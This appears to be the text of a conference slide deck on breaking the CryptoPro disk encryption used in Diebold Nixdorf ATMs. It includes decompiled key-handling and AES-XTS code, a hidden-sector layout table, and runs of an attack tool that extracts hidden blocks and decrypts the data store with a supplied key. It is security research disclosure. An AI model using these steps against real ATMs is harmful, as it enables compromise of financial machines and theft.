

BRIEFINGS

black hat

The Cost of Obscurity: Exploiting the ATM Supply Chain

whoami



Matt Burch

@emptynebuli

Principal Security Researcher

DEF CON

- <https://buff.ly/VJowl24>
- <https://buff.ly/vtSn718>

Payment Village

- CAPTURE_THE_COIN
- <https://buff.ly/yfRaHli>



2021ATM Research Began

Secure Platform • Full Disk Encryption



2024DEF CON 32

System Compromise • 6 CE Bugs over 5 patches

Where's the Money: Defeating ATM Disk Encryption



2026BlackHat USA / DEF CON 34

9 CVEs • TPM Compromise • Code Execution • Tooling

Agenda


- Background
- Hidden Sectors
- Crypto Architecture
- TPM Secrets
- Encryption Keys
- The Bugs
- Takeaways



Background

CryptWare CryptoPro


- Microsoft BitLocker wrapper
- Linux partition injection
- Pre-Boot Authorization (**PBA**)
 - UEFI File Integrity Checks
 - Linux File Integrity Checks
 - Windows File Integrity Checks
- Authentication
 - Username / Password
 - Hardware Fingerprint
 - Smartcard
 - PKI
 - Helpdesk



Diebold Nixdorf Supply Chain

Diebold Nixdorf Vynamic Security Suite v3.0 EULA


- December 19, 2018



Code Project Open License (CPOL) 1-02	AgaControls	Not Applicable	Copyright 2006 by Andrey Gliznetsov
CryptoPro Secure Disk License	CryptoPro SecureDisk	5.6.3	Copyright 2018 CryptWare IT Security GmbH. All rights Reserved.
Eclipse Public	Eclipse RCP	4.5	Copyright © 2017 The Eclipse Foundation

Diebold Nixdorf Vynamic Security Suite v4.5 EULA

- October 15, 2024



Code Project Open License (CPOL) 1.02	Glacial Components	Copyright Glacial Components Software 2004
Commercial License Required	CryptoPro SecureDisk 7.6.3.15890	Copyright 2018 CryptWare IT Security GmbH. All rights Reserved.
	Install4j 9.0.5	Copyright © 2001-2018 ej-technologies GmbH
	Symantec Embedded Security Critical System Protection 8.0.2.2051	Copyright © 1995–2018 Symantec Corporation

VirusTotal - Software Acquisition



 Cryptware IT Security CryptoPro Secure Disk Client for Bitlocker 7.6.3.msi
235646487eed8cb648f9d05dafd3c25255b6c53a30aa87cae0ce061081d2b0b7

Size: 500.52 MB

 No security vendors flagged this file as malicious

 Uploaded: 2025-01-28 11:37:51 UTC
11 months ago




 EDAAdmin.msi
1f42ac4f4d177dc2c38228e02d3c47ecfeb32ee7c17766b8e67145348274a8cc

Size: 49.70 MB

 No security vendors flagged this file as malicious


 Uploaded: 2024-04-24 05:01:49 UTC
1 year ago

System Disk



Hidden Sectors

EFI Extraction



initramfs - init.sh

```
# #####  
# We start here  
# #####
```

```
log_msg ""  
log_msg "Starting Initramfs $INITRAMFS_VERSION -----"
```

```
# Mount various virtual file systems
```

```
mount -t proc none /proc  
mount -t sysfs none /sys  
mount -t devtmpfs none /dev  
mount -t efivarfs none /sys/firmware/efi/efivars  
mount -t securityfs none /sys/kernel/security  
mkdir /dev/shm  
mount -t tmpfs shm /dev/shm
```

```
# updating IMA policy  
echo "/etc/ima/policy.conf" > /sys/kernel/security/ima/policy
```

```
...
```

```
# read current crypt config from data store  
/bin/crypt_config -i -f /tmp/crypt_config.out  
if [ ! -f "/tmp/crypt_config.out" ]  
then  
    log_msg "No crypto config in data store, create a dummy"  
    emergency_halt $ERR_NO_CRYPT_CONFIG  
fi
```

```
$ crypt_config -i -f /tmp/crypt_config.out
```

```
... DBG get_eda_partition_params: found partition with GUID  
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA
```

```
... DBG ss_util_hw_get_partition_data:
```

```
part->disk_number      = 0  
part->disk_id           = 0x00000000  
part->partition_number  = 5  
part->start_sector      = 3bf6000  
part->num_sectors       = 300000  
part->bytes_per_sector  = 512
```

```
...
```

```
... INF MountFS: Filesystem total size: 252428288 bytes  
available (240 MB).
```

```
... INF MountFS: successfully mounted FATStore.
```



MountFS Analysis

Decompile: MountFS - (crypt_config)

```
1
2 /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4 int MountFS(void)
5 {
6     int iVar1;
7     uint uVar2;
8     undefined1 local_7c [4];
9     long dataStore;
10    undefined4 local_70 [2];
11    undefined8 local_68;
12    long local_60;
13    undefined1 key [64];
14
15    local_68 = 0;
16    ss_util_hw_get_data_store_start_sector(&dataStore,local_70);
17    GetFatFsEncryptionKey(key,0x40);
18    DAT_00a66b80 = FUN_007a6840("/dev/edadisk",2);
19    if (DAT_00a66b80 == -1) {
20        ERR_Logger("MountFS: could not open %s\n","/dev/edadisk");
21        FUN_007c20b0("open");
22        return 1;
23    }
24
25    iVar1 = FatEncInitialize(&local_68,key,0x40,6,2);
26    if (iVar1 != 0) {
27        ERR_Logger("MountFS: FatEncInitialize failed, error %d",iVar1);
28        return iVar1;
29    }
30    _dataStoreOffset = dataStore << 9;
31    _dataStoreByteCount = local_70[0];
32    DAT_00a66ba0 = &DAT_00a66b80;
33    DAT_00a66bb8 = local_68;
34    iVar1 = mountVolume(&DAT_00a66ba0);
35    if (iVar1 != 0) {
36        ERR_Logger("MountFS: could not mount volume, error %d. Trying plain.\n",0);
37        iVar1 = FatEncInitialize(&local_68,key,0x40,0,2);
38        if (iVar1 != 0) {
39            ERR_Logger("MountFS: FatEncInitialize failed, error %d\n",iVar1);
40            return iVar1;
41        }
42    }
```

Decompile: ss_util_hw_get_data_store_start_sector - (crypt_config)

```
17
18 local_30 = *(long *) (in_FS_OFFSET + 0x28);
19 local_240 = (long *) 0x0;
20 uVar3 = ss_util_hw_get_eda_partition_data(&local_240);
21 if (local_240 == (long *) 0x0) {
22     debugPrint("%s: could not get partition data (0x%08x)\n",
23         "ss_util_hw_get_data_store_start_sector",uVar3);
24     uVar5 = 0x102e;
25 }
26 else {
27     lVar2 = *local_240;
28     uVar1 = *(uint *) (local_240 + 1);
29     garbage_collection();
30     iVar4 = FUN_007a6840("/dev/edadisk",0);
31     if (iVar4 == -1) {
32         ERR_Logger("ss_data_store_get_start_sector: could not open device %s\n","/dev/edadisk");
33         *param_1 = 0;
34         *param_2 = 0;
35         uVar5 = 0x1029;
36     }
37     else {
38         lVar2 = lVar2 + -0x11 + (ulong)uVar1;
39         DBG_Logger("ss_util_hw_get_data_store_start_sector: reading layout sector %lld\n",lVar2);
40         seek_disk(iVar4,lVar2 * 0x200,0);
41         ss_read_disk(iVar4,local_238,0x200);
42         close_handle(iVar4);
43         *param_1 = local_208 + local_234;
44         *param_2 = local_200;
45         DBG_Logger("ss_data_store_get_start_sector: sector_address = %lld, num_sectors = %d\n",
46             *param_1);
47         uVar5 = 0;
48     }
49 }
```

EndSector - 0x11 == Layout Table

EDA Layout Table Structure

Offset	Bytes	Description
00-03	01 00 50 11	Magic
04-19	00 60 bf 03 00 00 00 00 00 00 00 00 00 00 00 00	NIX Start Sector
20-23	60 54 19 00	NIX Sector Count
24-31	40 ff 27 00 00 00 00 00	Reserv1 Start
32-35	10 00 00 00	Reserv1 Sector Count
36-43	50 ff 27 00 00 00 00 00	DStore Rand Start
44-47	10 00 00 00	DStore Rand Sector Count
48-55	60 ff 27 00 00 00 00 00	DStore Start
56-59	00 00 08 00	DStore Sector Count

DataStoreTargetLBA = layout[+0x04] + targetIndex

TargetByteSize = targetIndex[+0x08] * 512

Offset	Bytes	Description
60-67	60 ff 2f 00 00 00 00 00	TPM Data Start
68-71	80 00 00 00	TPM Data Sector Count
72-79	10 ff 27 00 00 00 00 00	TPM RandBytes Start
80-83	10 00 00 00	TPM RandBytes Sector Con.
84-91	20 ff 27 00 00 00 00 00	TPM DataBlock Start
92-95	20 00 00 00	TPM DataBlock Sector Con.
96-103	e0 ff 2f 00 00 00 00 00	Table End
104-107	00 00 00 00	Table Sector Count
108-115	10 df 24 00 00 00 00 00	LogStore Start
116-119	00 20 03 00	LogStore Sector Count
120-155	N/A	??
156-159	00 00 30 00	NIX Sector Count

ragavan - Block Extraction

```
$ ragavan PrintBlocks cpro-disk.raw
[+] [edaDisk] [GetEDAPart] NIX Partition Located
    PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
[*] [edaDisk] [Hidden Sectors] Hidden sector layout table:
```

0	62873600	65289968	2416368	NIX Data Block
1	65290000	65494800	204800	Log Store
2	65494800	65494816	16	TPM RBytes
3	65494816	65494848	32	TPM Data Block
4	65494848	65494864	16	Resv1 Data Block
5	65494864	65494880	16	DataStore RBytes
6	65494880	66019168	524288	DataStore
7	66019168	66019296	128	TPM Resv Data Block
8	66019296	66019296	0	Resv2 Data Block
9	66019311	66019312	1	EDA Layout Table

Crypto Architecture


Key Hunting

MountFS
(0x004485b0)

PHASE 1: KEY EXTRACTION

GetFatFsEncryptionKey (0x00448450)

KEY GENERATION



Hidden Blocks

#	Sector	Size	Block
0	62873600	2416368	NIX Data Block
1	65290000	204800	Log Store
2	65494800	16	TPM RBytes
3	65494816	32	TPM Data Block
4	65494848	16	Resv1 Data Block
5	65494864	16	DataStore RBytes
6	65494880	524288	DataStore
7	66019168	128	TPM Resv Data Block
8	66019296	0	Resv2 Data Block
9	66019311	1	EDA Layout Table


Key Hunting

MountFS
(0x004485b0)

PHASE 1: KEY EXTRACTION

GetFatFsEncryptionKey (0x00448450)

KEY GENERATION



Decompile: ss_build_rand_key - (crypt_config)

```
47 else {
48     puVar1 = (undefined4 *)ss_malloc(0x10);
49     *puVar1 = 0x11200002;
50     puVar1[1] = 0x40;
51     uVar2 = ss_malloc(0x40);
52     *(undefined8 *) (puVar1 + 2) = uVar2;
53     local_138 = *(undefined8 *) (param_2 + 0xabc);
54     uStack_130 = *(undefined8 *) (param_2 + 0xac4);
55     local_128 = *(undefined8 *) (param_2 + 0xacc);
56     uStack_120 = *(undefined8 *) (param_2 + 0xad4);
57     local_118 = *(undefined8 *) (param_2 + 0xadc);
58     uStack_110 = *(undefined8 *) (param_2 + 0xae4);
59     local_108 = *(undefined8 *) (param_2 + 0xaec);
60     uStack_100 = *(undefined8 *) (param_2 + 0xaf4);
61     local_f8 = *(undefined8 *) (param_2 + 0xafc);
62     uStack_f0 = *(undefined8 *) (param_2 + 0xb04);
63     local_e8 = *(undefined8 *) (param_2 + 0xb0c);
64     uStack_e0 = *(undefined8 *) (param_2 + 0xb14);
65     local_d8 = *(undefined8 *) (param_2 + 0xb1c);
66     uStack_d0 = *(undefined8 *) (param_2 + 0xb24);
67     local_c8 = *(undefined8 *) (param_2 + 0xb2c);
68     uStack_c0 = *(undefined8 *) (param_2 + 0xb34);
69     local_b8 = *(undefined8 *) (param_2 + 0xb3c);
70     uStack_b0 = *(undefined8 *) (param_2 + 0xb44);
71     local_a8 = *(undefined8 *) (param_2 + 0xb4c);
72     uStack_a0 = *(undefined8 *) (param_2 + 0xb54);
73     local_98 = *(undefined8 *) (param_2 + 0xb5c);
74     uStack_90 = *(undefined8 *) (param_2 + 0xb64);
75     local_88 = *(undefined8 *) (param_2 + 0xb6c);
76     uStack_80 = *(undefined8 *) (param_2 + 0xb74);
77     local_78 = *(undefined8 *) (param_2 + 0xb7c);
78     uStack_70 = *(undefined8 *) (param_2 + 0xb84);
79     local_68 = *(undefined8 *) (param_2 + 0xb8c);
80     uStack_60 = *(undefined8 *) (param_2 + 0xb94);
81     local_58 = *(undefined8 *) (param_2 + 0xb9c);
82     uStack_50 = *(undefined8 *) (param_2 + 0xba4);
83     local_48 = *(undefined8 *) (param_2 + 0xbac);
84     uStack_40 = *(undefined8 *) (param_2 + 0xbb4);
85     lVar3 = 0;
```

AES Crypto Engine

MountFS
(0x004485b0)

PHASE 2: AES CRYPTO ENGINE

FatEncInitialize (0x00444cb0)

keyExpand_n_decryptFUNptr
(0x00456980)

sectorDecrypt
(0x00456f50)

xex_tweak_advance
(0x00456d10)


aes_decrypt_block
(0x0045a5f0)

```
Decompile: sectorDecrypt - (crypt_config)

28 else {
29     puVar8 = diskRead + 0x10;
30     local_50 = 0;
31     local_58 = uStack0000000000000008;
32     local_54 = uStack000000000000000c;
33     keyTransform_1(key + 0x1e4,&local_58,&local_58);
34     puVar10 = puVar8;
35     if (puVar8 <= puVar2) {
36         do {
37             puVar1 = puVar10 + -0x10;
38             if (puVar2 + (-0x11 - (long)puVar1) < (undefined1 *)0xf) {
39                 local_48._4_4_ = local_54;
40                 local_48._0_4_ = local_58;
41                 uStack_40._0_4_ = (uint)local_50;
42                 uStack_40._4_4_ = local_50._4_4_;
43                 FUN_00456d10(&local_58);
44             }
45             *(uint *)(puVar10 + -0x10) = *(uint *)(puVar10 + -0x10) ^ local_58;
46             *(uint *)(puVar10 + -0xc) = *(uint *)(puVar10 + -0xc) ^ local_54;
47             *(uint *)(puVar10 + -8) = *(uint *)(puVar10 + -8) ^ (uint)local_50;
48             *(uint *)(puVar10 + -4) = *(uint *)(puVar10 + -4) ^ local_50._4_4_;
49             FUN_0045a5f0(key,puVar1,puVar1);
50             *(uint *)(puVar10 + -0x10) = *(uint *)(puVar10 + -0x10) ^ local_58;
51             *(uint *)(puVar10 + -0xc) = *(uint *)(puVar10 + -0xc) ^ local_54;
52             *(uint *)(puVar10 + -8) = *(uint *)(puVar10 + -8) ^ (uint)local_50;
53             *(uint *)(puVar10 + -4) = *(uint *)(puVar10 + -4) ^ local_50._4_4_;
54             puVar10 = puVar10 + 0x10;
55             FUN_00456d10(&local_58);
56         } while (puVar10 <= puVar2);
57         diskRead = puVar8 + ((ulong)byteCount - 0x10 & 0xffffffffffffff0);
58     }
59     uVar9 = 0;
60     if (diskRead < puVar2) {
61         puVar8 = diskRead;
62         do {
```

AES-XTS Decryption

00a9b660	40 b6 a9 00 00 00 00 21 00 00 00 00 00 00 02 00 20 11 40 00 00 00 90 b6 a9 00 00 00 00 00	@.....!..... .@.....
00a9b680	60 b6 a9 00 00 00 00 51 00 00 00 00 00 00 6a c9 52 1b 75 fc 87 42 58 32 61 87 c1 ee 44 52	`.....Q.....j.R.u..BX2a...DR
00a9b6a0	da ab a7 45 59 7f 79 cd 90 62 bf ec a7 cd fd 16 d6 27 6d dd 99 09 b9 51 d4 45 2f 57 8e 3c 59 7a	...EY.y..b.....'m....Q.E/W.<Yz
00a9b6c0	bc 68 d2 a5 02 4b c2 65 8d 06 00 bb b3 e4 dd e2 00 00 00 00 00 00 00 00 21 1b 00 00 00 00 00 00	.h...K.e.....!.....
00a9b6e0	c0 54 a6 00 00 00 00 00 c0 d9 a9 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.T.....



ragavan - DataStore Decryption

```
$ ragavan SSDecryptDS -f datastore.bin -k  
Kjnp4eS29S22JN9zRePmniE47xFCKThah/kdmEPVSIMyivrCr6QzbRG4ko7tiM1yayHYFCT9spQx4YTbhaTyyQ==  
cpro-disk.raw
```

```
[+] [edaDisk] [GetEDAPart] NIX Partition Located
```

```
PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
```

```
[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
```

```
[*] [attack] [SSDecryptBlockXTS] Seeking read /dev/nbd0 @ 65494880
```

```
[*] [attack] [SSDecryptBlockXTS] Activating 100 XTS decryption threads @ block size 4096
```

```
[*] [attack] [SSDecryptBlockXTS] Progress 0.00% (0/65536 sectors)
```

```
...
```

```
[*] [attack] [SSDecryptBlockXTS] Progress 93.33% (61166/65536 sectors)
```

